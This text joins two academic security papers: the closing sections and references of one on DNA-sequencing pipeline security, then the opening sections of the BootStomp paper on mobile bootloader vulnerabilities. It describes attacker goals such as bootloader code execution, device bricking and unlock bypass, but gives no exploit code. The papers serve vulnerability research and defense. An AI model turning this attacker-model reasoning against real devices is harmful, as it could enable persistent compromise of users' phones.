Patching is challenging because the analysis software is quite decentralized (packages are often located in individually managed repositories) and not regularly updated. One solution is to use a centralized repository to manage updates and deliver patches, similar to the APT package manager. Packages could also be signed to ensure their authenticity. In the case of file sharing, the sequencing files themselves could be signed by verified research groups before uploading them to centralized databases.

Secure Samples. In some domains, like forensics, attackers could be highly motivated to disrupt sequencing or cause mis-identification. In these cases, the biological sample should be tightly monitored from collection through sequencing. However, physical control of individual samples may not be sufficient to stop contamination because of sample bleeding, which we discuss below.

Minimize Sample Bleeding. Sample bleeding may make concurrently sequencing samples from untrusted sources risky. A simple solution is to enforce, by policy, that the sources of all samples are verified before they are sequenced together or else they are sequenced separately. A better solution is to reduce or detect sample bleeding with technical means.

The overall rate of bleeding can be reduced by preparing samples with two multiplex indices instead of one [19, 24] and by modifying the default cluster identification algorithm [25]. Another approach is to detect misassigned reads by cross-aligning samples against one another, and any found could be removed by the sequencer before returning the demultiplexed files. We encourage future research to minimize this side channel.

Detect Shellcode before Synthesis. Regulations already exist to prevent the synthesis of a known, dangerous DNA sequence. For example, DNA synthesizers are required to verify that it is not synthesizing biological viruses, like chicken pox [4–6]. While this approach works well when detecting known dangerous sequences, it could prove difficult to detect arbitrary DNA shellcode because general shellcode detection has proved difficult in other domains. For example, shellcode can be converted into syntactically correct English [23]. However, we still encourage researchers to find creative strategies that detect executable code in DNA.

8 Conclusions

Significant advances in DNA synthesis, DNA sequencing, and genomic sciences derive from tools and techniques not previously scrutinized for security robustness. We conducted a broad security analysis of the DNA processing pipeline, including a study of the feasibility of synthesizing DNA capable of compromising a computer program (Sections 3-4), a study of information leakage and information injection side-channels during the sequencing process (Section 5), and a study of the general software security practices in DNA processing software (Section 6). To our knowledge, ours is the first effort to broadly consider this pipeline, and the first to demonstrate a DNA-based exploit. Informed by our results, we presented lessons for this field, which has yet to receive adversarial pressure. We strongly encourage additional research before such adversarial pressure manifests.

Acknowledgements

This research was supported in part by the University of Washington Tech Policy Lab, the Short-Dooley Professorship, and the Torode Family Professorship. We thank Sandy Kaplan, R.B. Kohno, Paul Ney, Jay Shendure, Anna Kornfeld Simpson, Lok Yan, and the members of the Molecular Information Systems Lab and the Security and Privacy Research Lab for helpful discussions and comments on earlier drafts of this paper.

References

[1] *GETS(3) Linux Programmer's Manual. Janurary 2012.*

[2] Bornholt, J., Lopez, R., Carmean, D. M., Ceze, L., Seelig, G., and Strauss, K. A DNA-based archival storage system. In *Proceedings of the Twenty-First International Conference on Architectural Support for Programming Languages and Operating Systems* (New York, NY, USA, 2016), ASPLOS '16, ACM, pp. 637–649.

[3] Broad Institute and Google Genomics. `https://www.broadinstitute.org/google`. Accessed: 2017-06-28.

[4] Code of Federal Reguations, "POSSESSION, USE, AND TRANSFER OF SELECT AGENTS AND TOXINS", title 7, section 331. `http://www.ecfr.gov/cgi-bin/text-idx?c=ecfr&tpl=/ecfrbrowse/Title07/7cfr331_main_02.tpl`.

[5] Code of Federal Regulations, "POSSESSION, USE, AND TRANSFER OF SELECT AGENTS AND TOXINS", title 9, section 121. `http://www.ecfr.gov/cgi-bin/text-idx?tpl=/ecfrbrowse/Title09/9cfr121_main_02.tpl`.

[6] Code of Federal Regulations, "SELECT AGENTS AND TOXINS", title 42, section 73. `http://www.ecfr.gov/cgi-bin/text-idx?tpl=/ecfrbrowse/Title42/42cfr73_main_02.tpl`.

[7] Checkoway, S., McCoy, D., Kantor, B., Anderson, D., Shacham, H., Savage, S., Koscher, K., Czeskis, A., Roesner, F., and Kohno, T. Comprehensive experimental analyses of automotive attack surfaces. In *Proceedings of the 20th USENIX Conference on Security* (Berkeley, CA, USA, 2011), SEC'11, USENIX Association.

[8] Oxford Nanopore Technologies. `http://nanoporetech.com`. Accessed: 2017-06-28.

[9] Church, G. M., Gao, Y., and Kosuri, S. Next-generation digital information storage in DNA. *Science 337*, 6102 (2012), 1628–1628.

[10] Clelland, C. T., Risca, V., and Bancroft, C. Hiding messages in DNA microdots. *Nature 399*, 6736 (1999), 533–534.

[11] Fortify static code analyzer. `http://www8.hp.com/us/en/software-solutions/static-code-analysis-sast/`. Accessed: 2017-02-15.

[12] Fredrikson, M., Lantz, E., Jha, S., Lin, S., Page, D., and Ristenpart, T. Privacy in pharmacogenetics: An end-to-end case study of personalized warfarin dosing. In *USENIX Security Symposium* (2014), pp. 17–32.

[13] Galaxy platform. `https://usegalaxy.org/`. Accessed: 2017-06-28.

[14] Galaxy tool shed. `https://toolshed.g2.bx.psu.edu/`. Accessed: 2017-02-15.

[15] Goldman, N., Bertone, P., Chen, S., Dessimoz, C., LeProust, E. M., Sipos, B., and Birney, E. Towards practical, high-capacity, low-maintenance information storage in synthesized DNA. *Nature 494*, 7435 (2013), 77–80.

[16] Hadfield, J. Index mis-assignment to Illumina's PhiX control. `http://core-genomics.blogspot.com/2016/10/index-mis-assignment-to-illuminas-phix.html`. Accessed: 2017-02-15.

[17] Breakthrough resolution. overcome limitations. solve more cases. `https://www.illumina.com/areas-of-interest/forensic-genomics.html`. Accessed: 2017-02-16.

[18] Is this the biggest threat yet to illumina? `https://www.fool.com/investing/general/2016/03/18/is-this-the-biggest-threat-yet-to-illumina.aspx`. Accessed: 2017-06-01.

[19] Kircher, M., Sawyer, S., and Meyer, M. Double indexing overcomes inaccuracies in multiplex sequencing on the illumina platform. *Nucleic acids research* (2011), gkr771.

[20] Koscher, K., Czeskis, A., Roesner, F., Patel, S., Kohno, T., Checkoway, S., McCoy, D., Kantor, B., Anderson, D., Shacham, H., and Savage, S. Experimental security analysis of a modern automobile. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2010), SP '10, IEEE Computer Society, pp. 447–462.

[21] Li, R., Fan, W., Tian, G., Zhu, H., He, L., Cai, J., Huang, Q., Cai, Q., Li, B., Bai, Y., et al. The sequence and de novo assembly of the giant panda genome. *Nature 463*, 7279 (2010), 311–317.

[22] Lian, W., Shacham, H., and Savage, S. Too lejit to quit: Extending JIT spraying to ARM. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015* (2015), The Internet Society.

[23] Mason, J., Small, S., Monrose, F., and MacManus, G. English shellcode. In *Proceedings of the 16th ACM conference on Computer and communications security* (2009), ACM, pp. 524–533.

[24] Minimize index hopping in multiplexed runs. `https://www.illumina.com/science/education/minimizing-index-hopping.html`. Accessed: 2017-06-28.

[25] Mitra, A., Skrzypczak, M., Ginalski, K., Rowicka, M., and Oudejans, C. Strategies for achieving high sequencing accuracy for low diversity samples and avoiding sample bleeding using illumina platform. *PLoS One 10*, 4 (2015).

[26] One, A. Smashing The Stack For Fun And Profit. *Phrack 49* (1996).

[27] Oregon State University. Illumina barcodes. `http://cgrb.oregonstate.edu/core/illumina-hiseq-`

3000/illumina-barcodes. Accessed: 2017-02-15.

[28] ORGANICK, L., ANG, S. D., CHEN, Y.-J., LOPEZ, R., YEKHANIN, S., MAKARYCHEV, K., RACZ, M. Z., KAMATH, G., GOPALAN, P., NGUYEN, B., TAKAHASHI, C., NEWMAN, S., PARKER, H.-Y., RASHTCHIAN, C., STEWART, K., GUPTA, G., CARLSON, R., MULLIGAN, J., CARMEAN, D., SEELIG, G., CEZE, L., AND STRAUSS, K. Scaling up DNA data storage and random access retrieval. *bioRxiv* (2017).

[29] OWASP. Reviewing code for buffer overruns and overflows. https://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows. Accessed: 2017-02-15.

[30] PACIFIC BIOSCIENCES OF CALIFORNIA. Smrt sequencing: Read lengths. http://www.pacb.com/smrt-science/smrt-sequencing/read-lengths/. Accessed: 2017-02-16.

[31] Sequence Read Archive. https://trace.ncbi.nlm.nih.gov/Traces/sra/. Accessed: 2017-02-16.

[32] SHI, X., AND WU, X. An overview of human genetic privacy. *Annals of the New York Academy of Sciences 1387*, 1 (2017), 61–72.

[33] SINHA, R., STANLEY, G., GULATI, G. S., EZRAN, C., TRAVAGLINI, K. J., WEI, E., CHAN, C. K. F., NABHAN, A. N., SU, T., MORGANTI, R. M., ET AL. Index switching causes spreading-of-signal among multiplexed samples in illumina hiseq 4000 dna sequencing. *bioRxiv* (2017), 125724.

[34] Sure Genomics. http://www.suregenomics.com/. Accessed: 2017-06-28.

[35] The automated lab. https://www.nature.com/news/the-automated-lab-1.16429. Accessed: 2017-06-28.

[36] UC SANTA CRUZ. Software tools used to create the ENCODE resource. https://genome.ucsc.edu/ENCODE/encodeTools.html. Accessed: 2017-02-15.

[37] UNTERGASSER, A., CUTCUTACHE, I., KORESSAAR, T., YE, J., FAIRCLOTH, B. C., REMM, M., AND ROZEN, S. G. Primer3 - new capabilities and interfaces. *Nucleic acids research 40*, 15 (2012), e115–e115.

[38] WANG, S., BONOMI, L., DAI, W., CHEN, F., CHEUNG, C., BLOSS, C. S., CHENG, S., AND JIANG, X. Big data privacy in biomedical research. *IEEE Transactions on Big Data* (2016), 1–1.

[39] WETTERSTRAND, K. Dna sequencing costs: Data from the nhgri genome sequencing program (gsp). http://www.genome.gov/sequencingcostsdata. Accessed: 2017-02-16.

BootStomp: On the Security of Bootloaders in Mobile Devices

Nilo Redini, Aravind Machiry, Dipanjan Das, Yanick Fratantonio, Antonio Bianchi,
Eric Gustafson, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna
{*nredini, machiry, dipanjan, yanick, antoniob, edg, yans, chris, vigna*}@*cs.ucsb.edu*
University of California, Santa Barbara

Abstract

Modern mobile bootloaders play an important role in both the function and the security of the device. They help ensure the Chain of Trust (CoT), where each stage of the boot process verifies the integrity and origin of the following stage before executing it. This process, in theory, should be immune even to attackers gaining full control over the operating system, and should prevent persistent compromise of a device's CoT. However, not only do these bootloaders necessarily need to take untrusted input from an attacker in control of the OS in the process of performing their function, but also many of their verification steps can be disabled ("unlocked") to allow for development and user customization. Applying traditional analyses on bootloaders is problematic, as hardware dependencies hinder dynamic analysis, and the size, complexity, and opacity of the code involved preclude the usage of many previous techniques.

In this paper, we explore vulnerabilities in both the design and implementation of mobile bootloaders. We examine bootloaders from four popular manufacturers, and discuss the standards and design principles that they strive to achieve. We then propose BOOTSTOMP, a multi-tag taint analysis resulting from a novel combination of static analyses and dynamic symbolic execution, designed to locate problematic areas where input from an attacker in control of the OS can compromise the bootloader's execution, or its security features. Using our tool, we find *six* previously-unknown vulnerabilities (of which five have been confirmed by the respective vendors), as well as rediscover one that had been previously-reported. Some of these vulnerabilities would allow an attacker to execute arbitrary code as part of the bootloader (thus compromising the entire chain of trust), or to perform permanent denial-of-service attacks. Our tool also identified two bootloader vulnerabilities that can be leveraged by an attacker with root privileges on the OS to unlock the device and break the CoT. We conclude by proposing simple mitigation steps that can be implemented by manufacturers to safeguard the bootloader and OS from all of the discovered attacks, using already-deployed hardware features.

1 Introduction

With the critical importance of the integrity of today's mobile and embedded devices, vendors have implemented a string of inter-dependent mechanisms aimed at removing the possibility of persistent compromise from the device. Known as "Trusted Boot" [6] or "Verified Boot," [8], these mechanisms rely on the idea of a Chain of Trust (CoT) to validate each component the system loads as it begins executing code. Ideally, this procedure can verify cryptographically that each stage, from a Hardware Root of Trust through the device's file system, is both unmodified and authorized by the hardware's manufacturer. Any unverified modification of the various bootloader components, system kernel, or file system image should result in the device being rendered unusable until a valid one can be restored.

Ideally, this is an uncircumventable, rigid process, removing any possibility of compromise, even when attackers can achieve arbitrary code execution on the high-level operating system (e.g., Android or iOS). However, hardware vendors are given a great amount of discretion when implementing these bootloaders, leading to variations in both the security properties they enforce and the size of the attack surface available to an adversary.

Unfortunately, analyzing the code of bootloaders to locate vulnerabilities represents a worst-case scenario for security analysts. Bootloaders are typically closed-source [21], proprietary programs, and tend to lack typical metadata (such as program headers or debugging symbols) found in normal programs. By their very nature, bootloaders are tightly coupled with hardware, making dynamic analysis outside of the often-uncooperative target platform impractical. Manual

reverse-engineering is also very complicated, as bootloaders typically do not use system calls or well-known libraries, leaving few semantic hints for an analyst to follow.

In this paper, we first explore the security properties, implementations, and weaknesses of today's mobile device bootloaders. We begin with a discussion of the proposed standards and guidelines a secure bootloader should possess, and what, instead, is left to the discretion of manufacturers. We then showcase four real-world Android bootloader implementations on the market today.

Then, we present a static analysis approach, implemented in a tool called BOOTSTOMP, which uses a novel combination of static analysis techniques and under-constrained symbolic execution to build a multi-tag taint analysis capable of identifying bootloader vulnerabilities. Our tool highlighted 36 potentially dangerous paths, and, for 38.3% of them, we found actual vulnerabilities. In particular, we were able to identify *six* previously-unknown vulnerabilities (five of them already confirmed by the vendors), as well as rediscover one that had been previously-reported (CVE-2014-9798). Some of these vulnerabilities would allow an adversary with root privileges on the Android OS to execute arbitrary code as part of the bootloader. This compromises the entire chain of trust, enabling malicious capabilities such as access to the code and storage normally restricted to TrustZone, and to perform *permanent* denial-of-service attacks (i.e., device bricking). Our tool also identified two bootloaders that can be unlocked by an attacker with root privileges on the OS.

We finally propose a modification to existing, vulnerable bootloaders, which can quickly and easily protect them from any similar vulnerabilities due to compromise of the high-level OS. These changes leverage hardware features already present in mobile devices today and, when combined with recommendations from Google [8] and ARM [6], enforce the least-privilege principle, dramatically constraining the attack surface of bootloaders and allowing for easier verification of the few remaining attackable components.

In summary, our contributions are as follows:

- We perform a study of popular bootloaders present on mobile devices, and compare the security properties they implement with those suggested by ARM and Google.
- We develop a novel combination of program analysis techniques, including static analysis as well as symbolic execution, to detect vulnerabilities in bootloader implementations that can be triggered from the high-level OS.
- We implement our technique in a tool, called BOOTSTOMP, to evaluate modern, real-world bootloaders, and find *six* previously-unknown critical vulnerabilities (which could lead to persistent compromise of the device) as well as two unlock-bypass vulnerabilities.
- We propose mitigations against such attacks, which are trivial to retrofit into existing implementations.

In the spirit of open science, we make our analysis tool publicly available to the community[1].

2 Bootloaders in Theory

Today's mobile devices incorporate a number of security features aimed at safeguarding the confidentiality, integrity, and availability of users' devices and data. In this section, we will discuss Trusted Execution Environments, which allow for isolated execution of privileged code, and Trusted Boot, aimed at ensuring the integrity and provenance of code, both inside and outside of TEEs.

2.1 TEEs and TrustZone

A Trusted Execution Environment (TEE) is the notion of separating the execution of security-critical ("trusted") code from that of the traditional operating system ("un-trusted") code. Ideally, this isolation is enforced using hardware, such that even in the event the un-trusted OS is completely compromised, the data and code in the TEE remain unaffected.

Modern ARM processors, found in almost all mobile phones sold today, implement TrustZone[1], which provides a TEE with hardware isolation enforced by the architecture. When booted, the primary CPU creates two "worlds"–known as the "secure" world and "non-secure" world, loads the un-trusted OS (such as Android) into the non-secure world, and a vendor-specific trusted OS into the secure world. The trusted OS provides various cryptographic services, guards access to privileged hardware, and, in recent implementations, can be used to verify the integrity of the un-trusted OS while it is running. The un-trusted kernel accesses these commands by issuing the Secure Monitor Call (SMC) instruction, which both triggers the world-switch operation, and submits a command the Trusted OS and its services should execute.

ARM Exception Levels (EL). In addition to being in either the secure or non-secure world, ARM processors support "Exception Levels," which define the amount of privilege to various registers and hardware features the executing code has. The 64-bit ARM architecture defines four such levels, EL0-EL3. EL0 and EL1 map directly to the traditional notion of "user-mode" and "kernel mode," and are used for running unprivileged user applications

[1] `https://github.com/ucsb-seclab/bootstomp`

and standard OS kernels respectively. EL2 is used for implementing hypervisors and virtualization, and EL3 implements the Secure Monitor, the most privileged code used to facilitate the world-switch between secure and non-secure. During the boot process described below, the initial stages, until the non-secure world bootloader is created, runs at EL3.

2.2 The Trusted Boot Process

In a traditional PC environment, the bootloader's job is to facilitate the location and loading of code, across various media and in various formats, by any means necessary. However, in modern devices, particularly mobile devices, this focus has shifted from merely loading code to a primary role in the security and integrity of the device. To help limit the impact of malicious code, its job is to verify both the integrity and provenance of the software that it directly executes.

As with the traditional PC boot process, where a BIOS loaded from a ROM chip would load a secondary bootloader from the hard disk, mobile bootloaders also contain a chain of such loaders. Each one must, in turn, verify the integrity of the next one, creating a Chain of Trust (CoT).

On ARM-based systems, this secured boot process is known as *Trusted Boot* and is detailed in the ARM Trusted Board Boot Requirements (TBBR) specification. While this document is only available to ARM's hardware partners, an open-source reference implementation that conforms to the standard is available [6].

While this standard, and even the reference implementation, does leave significant room for platform-specific operations, such as initialization of hardware peripherals, implementations tend to follow the same basic structure. One important aspect is the Root of Trust (RoT), which constitutes the assumptions about secure code and data that the device makes. In ARM, this is defined to be 1) the presence of a "burned-in," tamper-proof public-key from the hardware manufacturer that is used to verify subsequent stages, and 2) the very first bootloader stage being located in read-only storage.

While manufacturers are free to customize the Trusted Boot process when creating their implementations, ARM's reference implementation serves as an example of how the process should proceed. The boot process for the ARM Trusted Firmware occurs in the following steps, as illustrated in Figure 1.

1. The CPU powers on, and loads the first stage bootloader from read-only storage.
2. This first stage, known as BL1, Primary Boot Loader (PBL), or BootROM, performs any necessary initialization to locate the next stage from its storage, loads it into memory, verifies its integrity using the Root of Trust Public Key (ROTPK), and if this is successful, executes it. Since it is on space-restricted read-only media, its functionality is extremely limited.
3. BL2, also known as the Secondary Boot Loader (SBL) is responsible for creating the secure and non-secure worlds and defining the memory permissions that enforce this isolation. It then locates and loads into memory up to three third-stage bootloaders, depending on manufacturer's configuration. These run at each of the EL3, EL2, and EL1 levels, and are responsible for setting up the Secure Monitor, a hypervisor (if present), and the final-stage OS bootloader.
4. BL2 then executes BL31, the loader running at EL3, which is responsible for configuring various hardware services for the trusted and un-trusted OSes, and establishing the mechanism used to send commands between the two worlds. It then executes the BL32 loader, if present, which will eventually execute BL33.
5. BL33 is responsible for locating and verifying the non-secure OS kernel. Exactly how this is done is OS-dependent. This loader runs with the same privilege as the OS itself, at EL1.

Next, we will detail extensions to this process developed for the Android ecosystem.

2.3 Verified Boot on Android

ARM's Trusted Boot standard only specifies stages of the boot process up to the point at which the OS-specific boot loader is executed. For devices running Android, Google provides a set of guidelines for *Verified Boot* [8], which describes high-level functionality an Android bootloader should perform.

Unlike the previous stages, the Android bootloader provides more functionality than just ensuring integrity and loading code. It also allows for the user or OS to elect to boot into a special recovery partition, which deploys firmware updates and performs factory reset operations. Additionally, modern Android bootloaders also participate in enabling full-disk encryption and triggering the initialization of Android-specific TrustZone services.

Ideally, the verification of the final Android kernel to be booted would effectively extend the Chain of Trust all the way from the initial hardware-backed key to the kernel. However, users wishing to use their devices for development need to routinely run kernels not signed by the device manufacturer. Therefore, Google specifies two classes of bootloader implementations: Class A, which only run signed code, and Class B, which allow for the




Figure 1: Overview of the Trusted/Verified Boot implementation according to the ARM and Google specifications. Between parentheses the name of the internal storage partition where the code is located in a typical implementation.

user to selectively break the Chain of Trust and run unsigned code, in a tamper-evident manner, referred to as *unlocking*. Devices will maintain a *security state* (either LOCKED or UNLOCKED) and properties of the transition between the two states must be enforced. With regard to Class B implementations, Google requires that:

- The bootloader itself must be verified with a hardware-backed key.
- If verification of the Android kernel with the OEM key (a key hard-coded by the device's manufacturer in the bootloader code) fails for any reason, a warning will be displayed to the user for at least five seconds. Then, if the bootloader is in the `LOCKED` state, the device will not boot, otherwise, if the bootloader is in the `UNLOCKED` state the Android kernel will be loaded.
- The device will only transition from the `LOCKED` state to the `UNLOCKED` state if the user first selects the "allow OEM Unlock" option from the Developer Options menu in Android's settings application, and then issues the Fastboot command `oem unlock`, or an equivalent action for devices without Fastboot.
- When the device's lock state changes for any reason, user-specific data will be rendered unreadable.

Beyond the guidelines, Android bootloaders (typically those that fall into Class B) also provide some means of rewriting partitions on internal storage over USB. Google suggests the use of the Fastboot protocol, also utilized for the locking and unlocking process, for this functionality.

3 Bootloaders in Practice

While the standards and guidelines on bootloader design in the previous section do cover many important security-related aspects, a significant amount of flexibility is given to OEMs to allow for functionality specific to their platforms. These involve both aspects of the hardware itself, but also logical issues with managing the security state of the device. Even though this flexibility makes it hard to reason about the actual security properties of bootloaders, it is difficult to envision a future for which these standards would be more precise. In fact, there are a number of technical reasons due to which the definition of these standards cannot be as comprehensive as we would hope.

One of these technical aspects is related to peripherals and additional custom hardware that is shipped with each device. While platform-specific code can be inserted at every stage in ARM's prototypical Trusted Boot implementation, no direction is given as to what code should be inserted at which points in the boot process. Additionally, initialization tasks cannot be too tightly coupled with the rest of the boot sequence, as peripheral hardware, such as modems, may incorporate code from different vendors and necessitate a modification of the initialization process. Furthermore, vendors of the final devices may not be able to alter earlier stages of the boot process to add necessary initialization code, as they may be locked to code supplied by the chip manufacturer. Finally, even aside from these issues, there are constraints on storage media. ROMs, such as those mandated for the first bootloader stage, tend to be small, and are inherently a write-once medium, precluding their use for any code that may need to be updated.

As an example, consider a mobile device with an onboard GSM or LTE modem. Depending on the hardware used, this modem could exist either as part of the System-on-a-chip (SoC) package or externally on another chip. Because the initialization of these two layouts has different requirements (e.g., initializing memory busses and

transferring code to an external modem vs. executing modem code on the same chip), this may need to happen at different phases in the boot process, where different levels of hardware access are available.

This also applies to various bootloader services, such as partition management and unlocking. Google's implementation provides the Fastboot protocol in the final-stage bootloader, but manufacturers are free to use alternative methods, as well as incorporate this functionality into other boot stages.

Where and how all of these features are implemented can have a significant security impact. If a stage in the bootloader is compromised, this could lead to the compromise of all following stages, along with any peripherals or secured storage that they manage. The impact of gaining control over a bootloader can be mitigated by using the lowest-possible Exception Level (discussed in the previous section), and performing tasks that involve taking potentially-untrusted input in later, less-privileged stages of the process. However, once again, other than the Trusted Firmware reference implementation, no guidance is given on how to manage exception levels with respect to bootloader features.

One aspect that increases the attack surface of modern bootloaders is that the code used to bootstrap additional hardware, such as modems, needs to be *updateable*, and thus needs to be stored on writable partitions. These writeable partitions, in turn, could be modified by an attacker with privileged code execution. Thus, it is critical that the content of these partitions is verified, such as by checking the validity of a cryptographic signature. This should ideally be accomplished by a previous bootloader stage, which thus needs to load, parse, and verify these partitions. This usage of data from writeable (and, as discussed previously, potentially attacker-controlled) partitions is what makes common memory corruption vulnerabilities in bootloaders very dangerous.

3.1 Bootloader Implementations

In the remainder of this section, we will explore four bootloaders from popular device manufacturers. These implementations all serve the same functions for their respective hardware platforms and aim to comply with both ARM and Google's standards, but do so in vastly different ways.

A comparison of the implementations can be found in Table 1. If an attacker can compromise the final stage bootloader, they will likely be able to also affect any functionality it contains, as well as any that it in turn loads, which in these cases, is the Android kernel and OS.

Vendor	EL	Fastboot	Modem Initialization	Peripherals Initialization
Qualcomm	EL1	✓	✗	✗
HiSilicon	EL3	✓	✓	✓
NVIDIA	EL1	✓	✗	✗
MediaTek	EL1	✓	✓	✗

Table 1: Final-stage Bootloader features, and which Exception Level they occur in

Qualcomm. The Qualcomm MSM chipset family is by far the most popular mobile chipset in devices today, representing over 60% of mobile devices [16]. While many manufacturers of MSM-based devices will customize the bootloader to fit their specific product's features, Qualcomm's "`aboot`" bootloader is still used with little modifications on many of them.

`aboot` is based on the Little Kernel (LK) open-source project, and provides the final stage non-secure OS loading functionality (equivalent to BL33 in ARM's reference implementation). In further similarity to BL33, it runs at EL1, giving it the same level of privilege as the kernel it aims to load. It conforms very closely to Google's Verified Boot guidelines, implementing the traditional set of Android-specific features, including Fastboot, recovery partition support, and unlocking. `aboot` can be used in either a Class A or Class B Verified Boot implementation, as Fastboot, and therefore unlocking can be disabled by the OEM or mobile carrier.

HiSilicon and Huawei. HiSilicon Kirin-based devices, such as those from Huawei, implement a very different bootloader architecture to the others we examined. Instead of merely being responsible for the initialization required to load Android, this loader also combines functionality usually found elsewhere in the boot process, such as initializing the radio hardware, secure OS, secure monitor, among others, giving it the equivalent roles of BL31, BL33, and BL2 in the ARM reference implementation. In fact, this bootloader is loaded directly by the ROM-based first-stage bootloader (BL1). To have the privilege necessary to perform all these tasks, HiSi's bootloader runs at EL3, and executes the Linux kernel in the boot partition at EL1 when it is finished. Along with its hardware initialization tasks, it also includes Fastboot support, by which it allows for unlocking.

MediaTek. Devices based on MediaTek chipsets, such as the Sony Xperia XA and other similar handsets, implement a bootloader similar to Qualcomm's but using a very different codebase. The Android-specific loader runs at EL1, and is also responsible for partition management and unlocking via Fastboot. Unlike Qualcomm's, this loader is also responsible for bootstrapping the modem's baseband firmware, meaning that any compromise in the bootloader could impact this critical component as well.

NVIDIA. NVIDIA's Tegra-based devices ship with a bootloader known as `hboot`. This bootloader is very similar to Qualcomm's, in that it runs at EL1, and implements only the fastboot functionality at this stage.

4 Unlocking Bootloaders

While security-focused bootloaders do significantly raise the bar for attackers wishing to persistently compromise the device, there are many cases in which "unlocking," as detailed in Section 2, has legitimate benefits. Only permitting the execution of signed code makes development of the Android OS itself problematic, as well as disallowing power-users from customizing and modifying the OS's code.

Of course, this is a very security-sensitive functionality; an attacker could unlock the bootloader and then modify the relevant partitions as a way of implementing a persistent rootkit. Google's Verified Boot standard covers the design of this important mechanism, discusses many high-level aspects of managing the device's security state (see Section 2), and even provides specifics about digital signatures to be used. However, as with the ARM specifications covering Trusted Boot, these specs must also allow for platform-specific variations in implementation, such as where or how these security mechanisms are integrated into the boot process.

Furthermore, there are many unspecified, implicit properties of Verified Boot that a valid implementation should enforce, to ensure that the device is protected from privileged code execution or unauthorized physical control. These properties include:

The device state should only transition from locked to unlocked with explicit user content. This is implicitly handled by requiring a command sent to Fastboot to unlock, as this usually requires physical access to activate, and causes a warning to be displayed to the user. Similarly, a malicious app — no matter how privileged it is — should not be able to silently unlock the bootloader.

Only the authorized owner of the device should be able to unlock the bootloader. This means that anyone in possession of a phone that is not theirs cannot simply access Fastboot or similar protocol (i.e., by rebooting the phone) and trigger an unlock. This is avoided on some devices through checking an additional flag called "OEM unlock," (or, more informally "allow unlock"). This flag is controlled by an option in the Android Settings menu, and it is only accessible if the device is booted and the user has authenticated (for instance, by inserting the correct "unlock pattern"). A proper implementation of Fastboot will honor the "OEM unlock" flag and it will refuse to unlock the bootloader if this flag is set to false.

Interestingly, there is no requirement on the storage of the device's security state. While the standard offers a suggestion about how to tie this state and its transitions to the security properties they wish to enforce, the exact storage of this information is left out, likely to account for hardware variations with respect to secured storage. Unfortunately, as we discuss in Section 5, specifics of such implementation details can negatively impact the security properties of the bootloader.

4.1 Unlocking vs Anti-Theft

Another interesting factor related to bootloaders and bootloader locking is the overall usability of a device by an attacker after it has been stolen. As mandated by laws [30] and industry standards [9], phones should implement mechanisms to prevent their usage when stolen. Google refers to this protection as Factory Reset Protection (FRP) [7], and it has been enabled in Android since version 5.0. In Google's own implementations, this means that the Android OS can restrict the usage of a phone, even after a factory-reset, unless the legitimate user authenticates.

This presents an interesting contradiction in relation to bootloader unlocking capabilities. First, since this mechanism is governed from within the OS, it could be leveraged by a malicious process with sufficient privilege. Of course, the original owner should be able to authenticate and restore the device's functionality, but this could still be used as a form of denial-of-service. Second, some manufacturers offer low-level firmware upload functionality, such as in the BL1 or BL2 stages, designed to restore the device to a working state in the event it is corrupted. This feature is in direct opposition to anti-theft functionality, as if a user can recover from any kind of corruption, this mechanism may be able to be bypassed. However, if this mechanism respects the anti-theft feature's restrictions on recovering partitions, this also means the device can be rendered useless by a sufficiently-privileged malicious process. In other words, there is an interesting tension between anti-theft and anti-bricking mechanisms: if the anti-theft is implemented correctly, an attacker could use this feature against the user to irremediably brick her device; vice versa, if an anti-bricking mechanism is available, a thief could use this mechanism to restore the device to a clean, usable state. In Section 8, we explore how this tension can be resolved.

5 Attacking Bootloaders

Regardless of implementation specifics bootloaders have many common functions that can be leveraged by an attacker. While they may appear to be very isolated from

possible exploitation, bootloaders still operate on input that can be injected by a sufficiently-privileged attacker. For example, the core task a bootloader must perform (that of booting the system) requires the bootloader to load data from non-volatile storage, figure out which system image on which partition to boot, and boot it. To enforce the Chain of Trust, this also involves parsing certificates and verifying the hash of the OS kernel, all of which involves further reading from the device's storage. In Class B implementations, the device's security state must also be consulted to determine how much verification to perform, which could be potentially stored in any number of ways, including on the device's storage as well. While bootloader authors may assume that this input is *trusted*, it can, in fact, be controlled by an attacker with sufficient access to the device in question.

In this work, we assume an attacker can control any content of the non-volatile storage of the device. This can occur in the cases that an attacker attains root privileges on the primary OS (assumed to be Android for our implementation). While hardware-enforced write protection mechanisms could limit the attacker's ability to do this, these mechanisms are not known to be in wide use today, and cannot be used on any partition the OS itself needs to routinely write to.

Given this attacker model, our goal is to automatically identify weaknesses, in deployed, real-world bootloader firmware, that can be leveraged by an attacker conforming to our attacker model to achieve a number of goals:

Code execution. Bootloaders process input, read from attacker-controlled non-volatile storage, to find, validate, and execute the next step in the boot process. What if the meta-data involved in this process is *maliciously crafted*, and the code processing it is not securely implemented? If an attacker is able to craft specified meta-data to trigger memory corruption in the bootloader code, they may achieve code execution *during the boot process*. Depending on when in the boot process this happens, it might grant the attacker control at exception levels considerably higher than what they may achieve with a root or even a kernel exploit on the device. In fact, if this is done early enough in the boot process, the attacker could gain control over Trusted Execution Environment initialization, granting them a myriad of security-critical capabilities that are unavailable otherwise.

Bricking. One aspect that is related to secure bootloaders is the possibility of "bricking" a device, i.e., the corruption of the device so that the user has no way to re-gain control of it. Bootloaders attempt to establish whether a piece of code is trusted or not: if such code is trusted, then the bootloader can proceed with their loading and execution. But what happens when the trust cannot be established? In the general case, the bootloader stops and issues a warning to the user. The user can, usually through the bootloader's recovery functionality (e.g., Fastboot) restore the device to a working state. However, if an attacker can write to the partition holding this recovery mechanism, the user has no chance to restore the device to an initial, *clean* state, and it may be rendered useless.

This aspect becomes quite important when considering that malware analysis systems are moving from using emulators to using real, physical devices. In this context, a malware sample has the capability of bricking a device, making it impossible to re-use it. This possibility constitutes a limitation for approaches that propose baremetal malware analysis, such as BareDroid [20].

One could think of having a mechanism that would offer the user the possibility of restoring a device to a clean state no matter how compromised the partitions are. However, if such mechanism were available, any anti-theft mechanism (as discussed in Section 4), could be easily circumvented.

